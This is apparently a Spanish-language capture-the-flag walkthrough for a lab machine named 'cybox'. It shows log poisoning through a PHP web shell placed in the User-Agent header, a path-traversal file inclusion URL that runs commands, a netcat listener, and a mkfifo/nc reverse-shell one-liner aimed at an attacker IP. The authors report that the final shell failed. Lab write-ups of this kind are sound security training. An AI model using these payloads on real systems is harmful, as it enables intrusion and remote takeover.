
Entonces lo que haremos es ir a la pagina <http://ftp.cybox.company/index.php> y abrimos burpsuite y activamos foxyproxy para hacer la captura del trafico y hacer la modificaciones del user agent y colocar la Shell



Tenemos encendido el burpsuite




Y refrescamos pagina




Y modificamos el user agent por el comando: **<?php system($\_GET['c']);?>** y le damos en forward para enviar

Revisamos en los logs actualizando pagina y nos dirigimos a los últimos registros




Podemos ver que en el user agent solo nos salen comillas y no podemos ver el código que insertamos para llamar la shell pero en la URL podemos activar c para mandar comandos con aspersan & por ejemplo usaremos el comando id (esto al final de la URL) asi:

**view-source:http://monitor.cybox.company/admin/styles.php?style=../../../../../../opt/bitnami/apache2/logs/access\_log%00&c=id**



Podemos ver que nos lanzado el resultado y nos dice que somos el usuario Daemon, ahora con esto podemos obtener una reverse Shell para ello en la terminal pondremos el puerto 443 como escucha, usamos el comando **nc -lvnp 443**




Ahora para generar la reverse shell usaremos **rsg** lo descargarmos del repositorio de github, nosotros tuvimos problemas con el archivo lo cual haremos la operación de manera manual usando el archivo Shell.txt del rsg que descargamos usamos el comando:

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc [IPADDR] [PORT] >/tmp/f


IPADDR = 192.168.2.103

PORT = 443

Copiamos el commando y lo llevamos a decoder en Burpsuite



Encode en URL, todo ello para que no nos de problemas en los caracteres



Copiamos lo ultimo que esta codificado y lo pegamos después de c en el navegador

**NO PUDIMOS GENERAR EL REVERSE SHELL, SE QUEDA PEGADA LA MAQUINA**